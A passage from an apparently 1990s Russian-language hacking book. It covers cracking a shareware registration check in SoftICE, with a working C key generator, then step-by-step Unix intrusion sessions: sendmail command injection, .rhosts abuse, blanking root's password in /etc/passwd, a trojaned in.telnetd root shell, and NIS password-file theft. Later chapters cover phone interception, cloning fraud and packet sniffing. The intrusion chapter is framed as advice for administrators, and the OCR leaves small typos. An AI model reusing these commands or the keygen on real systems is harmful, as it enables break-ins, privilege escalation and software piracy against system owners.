MOVSX EAX, BYTE PTR [0040A680] ; Получает байт по адр. 40A680h
IMUL ECX, EAX ; ECX = ECX * EAX
SHL ECX, OA ; Сдвиг влево на 0Ah бит
ADD ECX, 0002F8CC ; Добавляет 2F8CC к результату
MOV [0040A664], ECX
```

...И где он проверяется

```
CMP ECX, EDX ; Сравнивает числа
JZ 00402DA6 ; Прыгает, если равны
```

Когда вы дотрассировали до сравнения чисел, вы можете посмотреть, каким должен был быть *ваш реальный* регистрационный код:

```
:? ecx
```

В нашем случае это дало:

```
OOODCOCC 0000901324
```

То есть, правильный код для нас: 901324.

Нажмем F5 или Ctrl-D, чтобы вернуться в программу, и попробуем еще раз, но на этот раз с правильным кодом (в десятичной форме). Работает!

Создание генератора ключей для Command Line 95

Взглянем на алгоритм генерации кода и попробуем перевести его на язык Си.

Вот очень простая формула, по которой подсчитывается ключ:

```
code = ((uppercase_first_char * length_of_string) << OxOA) +
Ox2f8cc;
```

Замечание 1: Не следует забывать, что все символы в окне ввода имени были приведены к верхнему регистру, поэтому мы должны сделать то же.

Замечание 2: << OxOA означает умножние на 2 в степени 10.

Целиком программа на Си выглядит так:

```
#include
#include
int  main()
{
unsigned long code;
unsigned char buffer[0x1e];
printf(«CommandLine95 Keymaker by ED!SON '96\n»);
printf(«Enter name: «);
gets(buffer);
strupr(buffer);
code = ( ((unsigned long)buffer[0] *
(unsigned long)strlen(buffer))
<< OxOA) + 0x2f8cc;
printf(«Your code is: %lu», code);
return 0;
}
```

Как работают PUSH и CALL, когда программа вызывает функцию

Снова взглянем на кусок кода из Task Lock'a:

```
PUSH 32 ; Макс. длина строки
PUSH EAX ; Адрес текстового буфера
PUSH 000003F4 ; Идентификатор управления
PUSH DWORD PTR [ESI+1C] ; Идентификатор окна диалога
CALL [USER32!GetDlgItemTextA] ; Получает текст
```

Когда вы вызываете функцию GetDlgItemTextA из программы на C, вызов выглядит так:

```
GetDlgItemTextA(hwndDlg, Ox3F4, buffer, 0x32);
" [ESI+1C] " EAX
```

PUSH сохраняет данные в области памяти, называемой стеком. В результате каждого PUSH'a новый кусок данных помещается

в верхушку стека, и затем вызываемая функция проверяет, что лежит в стеке, и использует эти данные по своему усмотрению.

О программах на VISUAL BASIC

EXE-файлы, производимые Visual Basic'oM, не являются настоящими EXE. Они просто содержат код для вызова VBRUNxxx.DLL, который затем читает данные из EXE и выполняет программу. Такое устройство псевдо-EXE-файлов является также причиной того, что программы на Visual Basic'e такие медленные.

А так как EXE-файлы не являются настоящими EXE-файлами, вы не можете трассировать и дизассемблировать их — вы найдете вызов функции из DLL и кучу мусора. И когда вы будете трассировать такую программу, вы «заблудитесь» в DLL.

Решением этой проблемы является декомпилятор. Существует декомпилятор для программ, написанных на Visual Basic'e версий 2 и 3, созданный кем-то, называющим себя DoDi.

Как в SoftICE загружать символьные имена

Чтобы проверить, загрузил ли SoftICE символьные имена GetWindowText, вы должны войти в отладчик нажатием на клавиши Ctrl-D и в окне команд ввести следующее:

```
:exp getwindowtext
```

Если вы не получили списка всех функций GetWindowText, вам нужно отредактировать файл \SIW95\WINICE.DAT, удалив символ комментария (';') перед одной из строчек 'exp=', которые следуют за текстом: «Examples of export symbols that can be included for Chicago» в конце этого файла.

Вы можете удалить комментарии из всех строчек 'exp=' или сохранить немножко памяти, раскомментировав только строчки с файлами kernel32.dll, user32.dll и gdi32.dll, которые являются самыми важными. После этого вы должны перегрузить компьютер.

Синтаксис некоторых функций

Вам будет легче понять, как вызываются функции, о которых мы говорили, если вы будете знать их описания (декларации):

```
int GetWindowText(int windowhandle, char *buffer, int maxlen);
int GetDlgItemText(int dialoghandle, int controlid, char *buffer,
int maxlen);
int GetDlgItemInt(int dialoghandle, int controlid, int *flag, int
type);
```

Глава 22. Несанкционированный доступ: примеры вторжения

Повышение интереса к TCP/IP сетям обусловлено бурным ростом сети Internet. Однако это заставляет задуматься над тем, как защитить свои информационные ресурсы и компьютеры от различного рода злоумышленников. Для того, чтобы разработать реально действующие контрмеры, необходимо знать способы и методы взломщиков. В мировом сообществе Internet уже давно ведется дискуссия о том, публиковать или не публиковать материалы о методах проникновения в чужие компьютерные сети. После жарких обсуждений, похоже, была осознана необходимость полной открытости по этому вопросу. Этот материал основан на опыте администрирования сети при постоянных попытках взлома и методических указаниях CERT. Его задача состоит в том, чтобы обратить внимание администраторов сетей, подключенных к Internet, на очевидные бреши в системе безопасности наиболее популярных систем. Кроме примеров взломов и возможных дыр, постараемся кратко описать основные средства борьбы с этим неизбежным злом. Учитывая тот факт, что большинство серверов на сети использует операционную систему Unix, обзор возможных прорех в системе безопасности имеет смысл начать именно с этой ОС.

Основные методы получения несанкционированного доступа к Unix через сеть

Начать обзор следует с возможности взлома через электронную почту. Для пересылки электронной почты по IP на подавляющем большинстве систем используется программа sendmail, разработанная в университете Беркли. Задуманная как чисто служебная утилита, эта программа приобрела огромную популярность и вошла в состав дистрибутива многих Unix-систем. Однако она содержала в себе очень серьезную ошибку, благодаря которой любой желающий имел возможность выполнить на удаленной машине команды с привилегиями суперпользователя. Обычно взломщики пытались отправить себе файл passwd для подбора паролей либо помещали свою информацию в файлы, использующиеся программами rlogin, rsh для запуска shell без запроса пароля, например:

```
crack% telnet target.remote.com 25
Connecting to 123.456.654.321.
! соединяемся по порту 25 - это SMTP
220 sendmail SMI/4.3.5.2 ready
```

```
! версия, которая, как известно, содержит ошибку.
helo xxx
220 Helo xxx, ( crack.edu )
mail from: |echo crack.edu/.rhosts@target.remote.com
! подставляем команду вместо обратного адреса.
200 Sender ok.
rcpt to: nosuchuser
! вводим заранее неправильного адресата
500 nosuchuser: user unknown
! несмотря на сообщение, продолжаем диалог.
data
230 Enter mail, end with .
200 Mail accepted
! все, машина взломана....
quit
crack% su
! А теперь залезаем так, чтобы нас не было видно через who
# rsh target.remote.com /bin/csh -i
Welcome to remote.com!
Warning! No access to terminal, job control disabled!
target#
```

Эта ошибка присутствует в нескольких десятках различных вариантов ОС Unix самых разных фирм.

Кроме того, существуют и более простые способы при благоприятных условиях: удаленная машина Sun, система SunOS 4, NIS не запущен, система поставлена, и ничего не исправлялось, например:

```
crack# su - bin
$ rsh target.remote.com /bin/csh -i
! В файле /etc/hosts.equiv есть запись + и ошибка...
Welcome to remote.com!
! Каталог /etc с владельцем bin...
Warning! No access to terminal, job control disabled!
% ls -ldg /etc
drwxr-xr-x 10 bin bin 1536 Apr 10 01:45 /etc/
% cd /etc
! Делаем passwd доступным на запись нам. . .
% mv passwd passwd.was
% cp passwd.was passwd
! Редактируем
% ed passwd
2341
1p
```

```
root:Nkkh5gkljGyj:0:0:Root:/:/bin/csh
s/Nkkh5gkljGyj//p
root::0:0:Root:/:/bin/csh
w
2341
ч
! И в суперпользователя.
%echo /bin/csh -i | su root
Warning! No access to terminal, job control disabled!
target# mv /etc/passwd.was /etc/passwd
! Чтобы никто не обнаружил, что мы делали.
```

Кроме электронной почты, в TCP/IP сетях очень широко применяются различные виды распределенных файловых систем, самой популярной из которых является Network File System (NFS).

В случае неаккуратного заполнения файла /etc/exports или использования дистрибутива с ошибкой (SunOS 4.1) может возникнуть следующая ситуация:

```
crack% showmount -e target.remote.com
Export list for target.remote.com
/home Everyone
/disk3 neptun pluton alpha
! Домашние каталоги доступны по NFS
crack% su
8 mount -t nfs target.remote.com:/home /mnt
8 cd /mnt
! Монтируем каталог к нам
# ls -ldg *
drwxr-xr-x 10 257 20 1536 Apr 10 01:45 user/
8 echo crack.edu user/.rhosts
! Устанавливаем .rhosts у пользователя
# cat /etc/passwd
user::257:20::/:
~D
! Создаем такого же у нас
8 su - user
! Становимся им
$ rsh target.remote.com /bin/csh -i
Warning! No access to terminal, job control disabled!
! И заходим на удаленную машину
% id
uid=257(user) gid=20(stuff) groups=20(stuff), 7(sys)
% ls -ldg /usr/etc
```

```
! Каталог доступен на запись
drwxrwxr-x 10 bin bin 1536 Apr 10 01:45 /usr/etc
% grep telnet /etc/inetd.conf
telnet stream nowait root /usr/etc/in.telnetd in.telnetd
! Нашли программу, которая запустится
!под root'ом из нашего каталога
% cd /usr/etc
% mv in.telnetd in.telnetd1
! создаем троянского коня
% cat in.telnetd
#!/bin/sh
exec /bin/csh -i
"D
% chmod 755 in.telnetd
! и запускаем его
% telnet 127.1
Connecting 127.1.
Warning! No access to terminal, job control disabled!
# chown user /etc;
! Делаем /etc своим
^M: command not found
# exit;
"M: command not found
Connection closed by foreign host.
% cd /etc
! и далее, как в примере выше.
```

Если на машине работает NIS-сервер и не принято дополнительных мер, то с помощью специальной программы можно утащить по сети файл passwd, общий для некоторого числа машин. В случае несоблюдения правил при создании паролей есть довольно приличная вероятность, что программа crack подберет несколько. Дальнейшие события могут разворачиваться по одному из сценариев для получения полномочий суперпользователя (после того, как вы зашли на удаленную машину как пользователь):

```
! проверяем на NIS сервер
crack% rpcinfo -p target.remote.com | grep bind
120000 2 udp 2493 ypbind
! есть такой...
crack% ypx -o target.passwd -g target.remote.com
! забираем файл паролей
crack% crack target.passwd
! и запускаем подборщик паролей
[ a lot of time ]
```

```
OK, user user has password iamuser
! нашли, заходим
crack% telnet target.remote.com
! далее как в предыдущем примере.
```

Естественно, что если известны способы преодоления защиты, то должны быть разработаны и средства защиты. Для минимизации возможных попыток проникновения в сеть очень эффективен маршрутизатор, умеющий анализировать поток проходящей через него информации и осуществляющий фильтрацию пакетов. Эта возможность реализована практически во всех аппаратных маршрутизаторах (cisco, wellfleet...) и в виде специального ПО для Unix-машин (Sun, DEC, BSDI, FreeBSD).

Такие маршрутизаторы позволяют осуществлять работу в сети строго по определенным правилам. Например, не пропускать из/в локальную сеть некоторые протоколы. Очень рекомендуется запрещать rlogin, rsh, RPC (см. Примеры), а также пакеты, направленные на порты 2048 и 2049 — это порты данных для NFS. Также рекомендуется четко определить машины, принимающие почту, и открыть порт 25 только для них. При необходимости возможна конфигурация, которая вообще запрещает какие-либо заходы по сети в локальную сеть, при этом разрешая изнутри использовать любые TCP-сервисы глобальной сети. Подобный маршрутизатор или комбинация из нескольких машин и фильтрующих маршрутизаторов получили название брандмауэр (от англ. firewall — стена огня).

Для установления полного контроля за всеми соединениями можно использовать так называемый программный брандмауэр (software firewall). Он представляет собой своеобразный маршрутизатор, который осуществляет контроль за соединениями не на уровне IP-пакетов, а на уровне собственно контролируемых протоколов.

В этом случае режим прозрачной пересылки пакетов выключен, но вместо программ, обеспечивающих работу с необходимыми протоколами (telnet, ftp...), запускаются программы, которые транслируют эти протоколы в сеть по другую сторону машины, обычно сверившись по базе данных на предмет правомерности такого соединения и после идентификации пользователя.

Для пользователя такой брандмауэр выглядит единственным окном во внешний мир. Например, если в сети для того, чтобы зайти по ftp на машину arch.kiae.su, вам надо набрать:

```
% ftp arch.kiae.su
Connected to arch.kiae.su
Name: (arch.kiae.su: you)
230 Guest login ok, send ident as password
```

```
Password: you@your.site
230 - Hello, user@our.workstation.our.company.com
```

то в случае программного брандмауэра надо набирать:

```
% ftp our-soft-firewall
Name: (our-soft-firewall:user) ftp@arch.kiae.su
Password: XXXXXXX
Connected to arch.kiae.su
Name: (arch.kiae.su: ftp)
230 Guest login ok, send ident as password
Password: you@your.site
230 - Hello, user@our-sort-firewall.our.company.com
```

Аналогично работают telnet, rlogin, X11 и т.д.

Борьба с возможностью анализа содержания IP-пакетов

Все рассмотренные выше примеры относятся к так называемым активным методам. Аккуратное администрирование системы легко сводит на нет все рассмотренные дырки, но совершенно бессильно в случае применения пассивной *атаки*. Что это такое? Самый распространенный, простой в исполнении способ — анализ информации, передаваемой по каналам связи, преимущественно по сети Ethernet.

Основан он на свойстве этой сети, благодаря которому каждый передаваемый пакет может быть проанализирован любой машиной, подключенной на этот сегмент сети. При наличии достаточно быстрой машины с адаптером, разрешающим работу в режиме приема всех пакетов, можно легко извлекать такую информацию, как пароли пакетов NFS.

Если на этом сегменте расположено несколько маршрутизаторов, то в наш фильтр попадут не только пароли нашей сети, но и те, которыми обмениваются маршрутизаторы. Таким образом, за сравнительно короткое время можно собрать коллекцию паролей на нескольких сотнях машин.

Для борьбы с такими методами в конце 80-х годов была разработана система сетевой идентификации пользователя под названием Kerberos. Основной целью было полное исключение пересылки паролей по сети. Пользователь вводит пароль только один раз при регистрации в системе, после чего ему выделяется билет на несколько часов, который хранится в файле в зашифрованном виде.

Этот билет содержит информацию о пользователе, время выдачи, адрес машины и случайно сгенерированный ключ для дальнейшего обмена идентификационной информацией. Первоначальным ключом слу-

жит пароль пользователя. Билет, выданный при входе в систему, используется для получения вторичных билетов, по которым может быть предоставлен какой-либо сетевой сервис.

Со стороны сервера используется аналогичный механизм с той разницей, что в качестве пользователя выступает программа, обеспечивающая запрошенный вид услуги. Таким образом, программа пользователя и программа на сервере получают пару случайных ключей, с помощью которых они шифруют идентификационную информацию, прилагают к ней контрольные суммы и на этой основе удостоверяются в том, что они те, кем представились.

После этого программа пользователя может получить доступ к сервису без запроса пароля. Без знания первоначальных ключей сеанс не состоится. Кроме того, полученная пара ключей может быть использована для шифрования всего сеанса работы по сети. Эта система имеет целый ряд недостатков. Во-первых, подразумевается четкое разделение машин на рабочие станции и серверы. В случае, если пользователь пожелает, зайдя на сервер, с помощью telnet зайти на другую машину, идентификация не сработает, так как пользователь имеет первоначальный билет только на той рабочей станции, где он вводил пароль.

Иными словами, в Kerberos версии 4 полномочия пользователя не передаются на другие машины. Кроме того, требуется выделенная машина под сервер Kerberos, причем работающая в максимально секретных условиях, поскольку на ней содержится база данных, где содержатся все пароли пользователей. Kerberos версии 4 очень ограниченно применим в сети, где возможны ситуации, когда в силу ряда обстоятельств сервер Kerberos недоступен по сети (непредвиденные сбои в роутинге, ухудшение или обрыв связи и т.д.).

Часть недостатков, перечисленных выше, ликвидирована в версии 5, но эта реализация запрещена к экспорту из США. По описанному алгоритму работают также системы Sphinx от DEC и NIS+ от Sun. Отличаются они применением различных алгоритмов шифрования, другого протокола передачи (RPC вместо UDP) и способов объединения административных доменов в иерархию.

Кроме рассмотренных, существуют и другие, более изощренные, способы вторжения. Многие из них можно нейтрализовать простым аккуратным администрированием. По статистике, большинство взломов осуществляется из-за халатности администраторов или персонала, эксплуатирующего систему. Не откладывая в долгий ящик, проверьте перечисленные выше способы несанкционированного доступа — если удастся взломать ваш компьютер вам, то это могут сделать и другие.

Глава 23. Мобильная связь

Так уж устроен мир, что любое техническое изобретение человеческого разума, расширяющее наши возможности и создающее для нас дополнительный комфорт, неизбежно содержит в себе и отрицательные стороны, которые могут представлять потенциальную опасность для пользователя. Не являются исключением в этом плане и современные средства беспроводной персональной связи. Да, они несоизмеримо расширили нашу свободу, «отвязав» нас от телефонного аппарата на рабочем столе и дав нам возможность в любое время и в любом месте связаться с необходимым корреспондентом. Но немногие знают, что эти «чудеса техники» скрывают в себе весьма опасные «ловушки». И для того, чтобы однажды ваш помощник — скажем, сотовый телефон — не превратился в вашего врага, эти «ловушки» следует хорошо изучить.

Чтобы лучше понять проблемы, связанные с использованием беспроводных средств связи, давайте вспомним, что эти средства из себя представляют и как работают.

Современные беспроводные средства персональной связи включают в себя мобильные телефоны сотовой связи, пейджеры и беспроводные стационарные радиотелефоны.

Мобильные телефоны сотовой связи фактически являются сложной миниатюрной приемо-передающей радиостанцией. Каждому сотовому телефонному аппарату присваивается свой электронный серийный номер (ESN), который кодируется в микрочипе телефона при его изготовлении и сообщается изготовителями аппаратуры специалистам, осуществляющим его обслуживание. Кроме того, некоторые изготовители указывают этот номер в руководстве для пользователя. При подключении аппарата к сотовой системе связи техники компании, предоставляющей услуги этой связи, дополнительно заносят в микрочип телефона еще и мобильный идентификационный номер (MIN).

Мобильный сотовый телефон имеет большую, а иногда и неограниченную дальность действия, которую обеспечивает сотовая структура зон связи. Вся территория, обслуживаемая сотовой системой связи, разделена на отдельные прилегающие друг к другу зоны связи, или «соты». Телефонный обмен в каждой такой зоне управляется базовой станцией, способной принимать и передавать сигналы на большом количестве радиочастот. Кроме того, эта станция подключена к обычной проводной телефонной сети и оснащена аппаратурой преобразования высокочастотного сигнала сотового телефона в низкочастотный сигнал проводно-

го телефона и наоборот, чем обеспечивается сопряжение обеих систем. Периодически (с интервалом 30-60 минут) базовая станция излучает служебный сигнал. Приняв его, мобильный телефон автоматически добавляет к нему свои MIN- и ESN-номера и передает получившуюся кодовую комбинацию на базовую станцию. В результате этого осуществляется идентификация конкретного сотового телефона, номера счета его владельца и привязка аппарата к определенной зоне, в которой он находится в данный момент времени.

Когда пользователь звонит по своему телефону, базовая станция выделяет ему одну из свободных частот той зоны, в которой он находится, вносит соответствующие изменения в его счет и передает его вызов по назначению. Если мобильный пользователь во время разговора перемещается из одной зоны связи в другую, базовая станция покидаемой зоны автоматически переводит сигнал на свободную частоту новой зоны.

Пейджеры представляют собой мобильные радиоприемники с устройством регистрации сообщений в буквенном, цифровом или смешанном представлении, работающие, в основном, в диапазоне 100-400 МГц. Система пейджинговой связи принимает сообщение от телефонного абонента, кодирует его в нужный формат и передает на пейджер вызываемого абонента.

Стационарный беспроводный радиотелефон объединяет в себе обычный проводный телефон, представленный самим аппаратом, подключенным к телефонной сети, и приемо-передающее радиоустройство в виде телефонной трубки, обеспечивающей двусторонний обмен сигналами с базовым аппаратом. В зависимости от типа радиотелефона, дальность связи между трубкой и аппаратом, с учетом наличия помех и переотражающих поверхностей, составляет в среднем до 50 метров.

Проблема безопасности при пользовании сотовым телефоном и другими мобильными средствами персональной беспроводной связи имеет два аспекта: физическая безопасность пользователя и безопасность информации, передаваемой с помощью этих устройств. Здесь сразу следует оговориться, что угрозу физической безопасности создает только мобильный сотовый телефон, так как пейджеры и стационарные радиотелефоны являются не излучающими или слабо излучающими устройствами и характеризуются отличными от сотовых телефонов условиями и порядком пользования.

Проблема защиты информации

Вы, наверное, не раз слышали рекламу компаний, предоставляющих услуги сотовой связи: «Надежная связь по доступной цене!». Давайте проанализируем, действительно ли она так уж надежна. С технической

точки зрения — да. А с точки зрения безопасности передаваемой информации?

В настоящее время электронный перехват разговоров, ведущихся по сотовому или беспроводному радиотелефону, стал широко распространенным явлением.

Так, например, в Канаде, по статистическим данным, от 20 до 80% радиообмена, ведущегося с помощью сотовых телефонов, случайно или преднамеренно прослушивается посторонними лицами.

Электронный перехват сотовой связи не только легко осуществить, он, к тому же, не требует больших затрат на аппаратуру, и его почти невозможно обнаружить. На Западе прослушивание и/или запись разговоров, ведущихся с помощью беспроводных средств связи, практикуют правоохранительные органы, частные детективы, промышленные шпионы, представители прессы, телефонные компании, компьютерные хакеры и т.п.

В западных странах уже давно известно, что мобильные сотовые телефоны, особенно аналоговые, являются самыми уязвимыми с точки зрения защиты передаваемой информации.

Принцип передачи информации такими устройствами основан на излучении в эфир радиосигнала, поэтому любой человек, настроив соответствующее радиоприемное устройство на ту же частоту, может услышать каждое ваше слово. Для этого даже не нужно иметь особо сложной аппаратуры. Разговор, ведущийся с сотового телефона, может быть прослушан с помощью продающихся на Западе программируемых сканеров с полосой приема 30 кГц, способных осуществлять поиск в диапазоне 860-890 МГц. Для этой же цели можно использовать и обычные сканеры после их небольшой модификации, которая, кстати, весьма подробно описана в Internet'e. Перехватить разговор можно даже путем медленной перестройки УКВ-тюнера в телевизорах старых моделей в верхней полосе телевизионных каналов (от 67 до 69), а иногда и с помощью обычного радиотюнера. Наконец, такой перехват можно осуществить с помощью ПК.

Легче всего перехватываются неподвижные или стационарные сотовые телефоны, труднее — мобильные, так как перемещение абонента в процессе разговора сопровождается снижением мощности сигнала и переходом на другие частоты в случае передачи сигнала с одной базовой станции на другую.

Более совершенны с точки зрения защиты информации цифровые сотовые телефоны, передающие информацию в виде цифрового кода.

Однако используемый в них алгоритм шифрования Cellular Message Encryption Algorithm (CMEA) может быть вскрыт опытным специалистом в течение нескольких минут с помощью персонального компьютера. Что касается цифровых кодов, набираемых на клавиатуре цифрового сотового телефона (телефонные номера, номера кредитных карточек или персональные идентификационные номера PIN), то они могут быть легко перехвачены с помощью того же цифрового сканнера.

Не менее уязвимыми с точки зрения безопасности информации являются беспроводные радиотелефоны. Они при работе используют две радиочастоты: одну - для передачи сигнала от аппарата к трубке (на ней прослушиваются оба абонента), другую — от трубки к аппарату (на ней прослушивается только абонент, говорящий в эту трубку). Наличие двух частот еще больше расширяет возможности для перехвата.

Перехват радиотелефона можно осуществить с помощью другого радиотелефона, работающего на тех же частотах, радиоприемника или сканнера, работающих в диапазоне 46-50МГц. Дальность перехвата, в зависимости от конкретных условий, составляет в среднем до 400 метров, а при использовании дополнительной дипольной антенны диапазона 46-49 МГц — до 1,5км.

Следует отметить, что такие часто рекламируемые возможности беспроводного телефона, как «цифровой код безопасности» (digital security code) и «снижение уровня помех» (interference reduction), нисколько не предотвращают возможность перехвата разговоров. Они только препятствуют несанкционированному использованию этого телефона и не дают соседствующим радиотелефонам звонить одновременно. Сложнее перехватить цифровые радиотелефоны, которые могут использовать при работе от 10 до 30 частот с автоматической их сменой. Однако и их перехват не представляет особой трудности при наличии радиосканера.

Такими же уязвимыми в отношении безопасности передаваемой информации являются и пейджеры. В большинстве своем они используют протокол POSCAG, который практически не обеспечивает защиты от перехвата. Сообщения в пейджинговой системе связи могут перехватываться радиоприемниками или сканерами, оборудованными устройствами, способными декодировать коды ASCII, Baudot, CTCSS, POCSAG и GOLAY. Существует также целый ряд программных средств, которые позволяют ПК в сочетании со сканнером автоматически захватывать рабочую частоту нужного пейджера или контролировать весь обмен в конкретном канале пейджинговой связи. Эти программы предусматривают возможность перехвата до 5000 (!) пейджеров одновременно и хранение всей переданной на них информации.

Мошенничество

Мошенничество в сотовых системах связи, известное еще под названием «клонирование», основано на том, что абонент использует чужой идентификационный номер (а, следовательно, и счет) в корыстных интересах. В связи с развитием быстродействующих цифровых сотовых технологий способы мошенничества становятся все более изощренными, но общая схема их такова: мошенники перехватывают с помощью сканеров идентифицирующий сигнал чужого телефона, которым он отвечает на запрос базовой станции, выделяют из него идентификационные номера MIN и ESN и перепрограммируют этими номерами микрочип своего телефона. В результате стоимость разговора с этого аппарата заносится базовой станцией на счет того абонента, у которого эти номера были украдены.

Например, в больших городах Запада, чаще всего в аэропортах, работают мошенники, которые, клонировав ESN-номер чьего-либо мобильного телефона, предоставляют за плату возможность другим людям звонить с этого телефона в отдаленные страны за счет того, чей номер выкрали.

Кража номеров осуществляется, как правило, в деловых районах и в местах скопления большого количества людей: шоссе, дорожные пробки, парки, аэропорты, — с помощью очень легкого, малогабаритного, автоматического оборудования. Выбрав удобное место и включив свою аппаратуру, мошенник может за короткий промежуток времени наполнить память своего устройства большим количеством номеров.

Наиболее опасным устройством является так называемый сотовый кэш-бокс, представляющий собой комбинацию сканера, компьютера и сотового телефона. Он легко выявляет и запоминает номера MIN и ESN и автоматически перепрограммирует себя на них. Использовав пару MIN/ESN один раз, он стирает ее из памяти и выбирает другую. Такой аппарат делает выявление мошенничества практически невозможным. Несмотря на то, что эта аппаратура на Западе пока еще редка и дорога, она уже существует и представляет растущую опасность для пользователей сотовой связи.

Выявление местоположения абонента

Оставим в стороне такую очевидную возможность, как выявление адреса абонента сотовой системы связи через компанию, предоставляющую ему эти услуги. Немногие знают, что наличие мобильного сотового телефона позволяет определить как текущее местоположение его владельца, так и проследить его перемещения в прошлом.

Текущее положение может выявляться двумя способами. Первым из них является обычный метод триангуляции (пеленгования), определяющий направление на работающий передатчик из нескольких (обычно трех) точек и дающий засечку местоположения источника радиосигналов. Необходимая для этого аппаратура хорошо разработана, обладает высокой точностью и вполне доступна.

Второй метод — через компьютер предоставляющей связь компании, который постоянно регистрирует, где находится тот или иной абонент в данный момент времени даже в том случае, когда он не ведет никаких разговоров (по идентифицирующим служебным сигналам, автоматически передаваемым телефоном на базовую станцию, о которых мы говорили выше). Точность определения местонахождения абонента в этом случае зависит от целого ряда факторов: топографии местности, наличия помех и переотражений от зданий, положения базовых станций, количества работающих в настоящий момент телефонов в данной соте. Большое значение имеет и размер соты, в которой находится абонент, поэтому точность определения его положения в городе гораздо выше, чем в сельской местности (размер соты в городе составляет около 1 км^2 против 50-70 км^2 на открытой местности) и, по имеющимся данным, составляет несколько сот метров.

Наконец, анализ данных о сеансах связи абонента с различными базовыми станциями (через какую и на какую базовую станцию передавался вызов, дата вызова и т.п.) позволяет восстановить все перемещения абонента в прошлом. Такие данные автоматически регистрируются в компьютерах компаний, предоставляющих услуги сотовой связи, поскольку оплата этих услуг основана на длительности использования системы связи. В зависимости от фирмы, услугами которой пользуется абонент, эти данные могут храниться от 60 дней до 7 лет.

Такой метод восстановления картины перемещений абонента очень широко применяется полицией многих западных стран при расследованиях, поскольку дает возможность восстановить с точностью до минут, где был подозреваемый, с кем встречался (если у второго тоже был сотовый телефон), где и как долго происходила встреча или был ли подозреваемый поблизости от места преступления в момент его совершения.

Некоторые рекомендации

Проблема безопасности при использовании современных беспроводных средств связи достаточно серьезна, но, используя здравый смысл и известные приемы противодействия, ее можно, в той или иной степени, решить. Не будем затрагивать тех мер, которые могут предпринять

только провайдеры связи (например, введение цифровых систем). Поговорим о том, что можете сделать вы сами.

Для предотвращения перехвата информации:

- используйте общепринятые меры по предупреждению раскрытия информации: избегайте или сведите к минимуму передачу конфиденциальной информации, такой как номера кредитных карточек, финансовые вопросы, пароли. Прибегайте в этих целях к более надежным проводным телефонам, убедившись, однако, что ваш собеседник не использует в этот момент радиотелефон. Не используйте сотовые или беспроводные телефоны для ведения деловых разговоров;
- помните, что труднее перехватить разговор, который ведется с движущегося автомобиля, т.к. расстояние между ним и перехватывающей аппаратурой (если та находится не в автомобиле) увеличивается и сигнал ослабевает. Кроме того, при этом ваш сигнал переводится с одной базовой станции на другую с одновременной сменой рабочей частоты, что не позволяет перехватить весь разговор целиком, поскольку для нахождения этой новой частоты требуется время;
- используйте системы связи, в которых данные передаются с большой скоростью при частой автоматической смене частот в течение разговора;
- 4 используйте, при возможности, цифровые сотовые телефоны;
- отключите полностью свой сотовый телефон, если не хотите, чтобы ваше местоположение стало кому-то известно.

В случае использования беспроводного радиотелефона:

- при покупке выясните, какую защиту он предусматривает;
- используйте радиотелефоны с автоматической сменой рабочих частот типа «spread spectrum» или цифровые, работающие на частотах порядка 900 МГц;
- * при возможности, используйте радиотелефоны со встроенным чипом для шифрования сигнала.

Для предотвращения мошенничества:

- узнайте у фирмы-производителя, какие средства против мошенничества интегрированы в ваш аппарат;
- держите документы с ESN-номером вашего телефона в надежном месте;
- ежемесячно и тщательно проверяйте счета на пользование сотовой связью;
- в случае кражи или пропажи вашего сотового телефона сразу предупредите фирму, предоставляющую вам услуги сотовой связи;
- держите телефон отключенным до того момента, пока вы не решили им воспользоваться. Этот способ самый легкий и дешевый, но следует помнить, что для опытного специалиста достаточно одного вашего выхода на связь, чтобы выявить M1N/ESN номера вашего аппарата;
- регулярно меняйте через компанию, предоставляющую вам услуги сотовой связи, MIN-номер вашего аппарата. Этот способ несколько сложнее предыдущего и требует времени;
- попросите компанию, предоставляющую вам услуги сотовой связи, установить для вашего телефона дополнительный 4-хзначный PIN-код, набираемый перед разговором. Этот код затрудняет деятельность мошенников, так как они обычно перехватывают только MIN и ESN-номера, но, к сожалению, небольшая модификация аппаратуры перехвата позволяет выявить и его;

4 наиболее эффективным методом противодействия является шифрование MIN/ESN номера (вместе с голосовым сигналом) по случайному закону. Но этот метод дорог и пока малодоступен.

Глава 24. Сниффинг

В отличие от телефонной сети, компьютерные сети используют общие коммуникационные каналы, т.к. достаточно дорого тянуть петлю до каждого узла. Совместное использование каналов подразумевает, что

узел может получать информацию, которая предназначается не ему. «Отлов» этой информации в сети и называется sniff'ингом.

Наиболее простой способ соединения компьютеров — **ethernet**. Обмен данными по протоколу Ethernet подразумевает посылку пакетов всем абонентам сети. Заголовок пакета содержит адрес узла-приемника.

Предполагается, что только узел с соответствующим адресом может принять пакет. Однако через каждый узел проходят все пакеты, невзирая на их заголовки.

Так как в обычной сети информация о паролях передается по ethernet в виде текста — нет ничего сложного, вытягивая и анализируя пакеты, проходящие по сети, получить информацию обо всех компьютерах сети.

Область применения сниффинга

Sniff'инг — один из наиболее популярных видов атаки, используемых хакерами. Программный Sniffep называемый **Esniff.c** — очень маленький, разработанный для работы на SunOS, занимался тем, что вылавливал первые 300 байт telnet, ftp и rlogin-сессий. Он был опубликован в «Phrack» — одном из наиболее широко доступных подпольных хакерских журналов. Вы его можете найти на многих FTP-сайтах. Например, на **ftp://coombs.anu.edu.au/pub/net/log.**

Глава 25. Общие принципы работы On-Line услуг

До последнего времени работа в TCP/IP и X.25 сетях требовала некоторых профессиональных знаний и навыков, не всегда доступных для обычных пользователей компьютеров. Вероятно, поэтому были созданы сервисы, для работы с которыми не требуется профессиональных знаний. Пользователь, заплатив некоторую сумму денег, получает доступ к необходимым ему информационным ресурсам с помощью некой программы-оболочки или просто в диалоговом режиме.

Доступ к разнообразным On-Line услугам осуществляется в том числе и по сетям пакетной коммутации (X.25). Поскольку сети x.25 широко распространены и общедоступны, то общение с On-Line-сервисами не представляет никакого труда. В рекламных целях продавцы этих услуг помещают программы, необходимые для работы в качестве бонуса к модемам, а также предоставляют несколько условно-бесплатных часов работы с их сервисом.

Большинство On-Line сервисов предоставляет свои услуги на основе данных, полученных от работающих с ними пользователей. Так как часто при работе через X.25 местоположение пользователя не проверяется, то существует возможность указать при регистрации некорректные сведения о пользователе и о его финансовых возможностях. На этом принципе построены альтернативные методы оплаты за On-Line услуги...

Глава 26. По WWW без следов

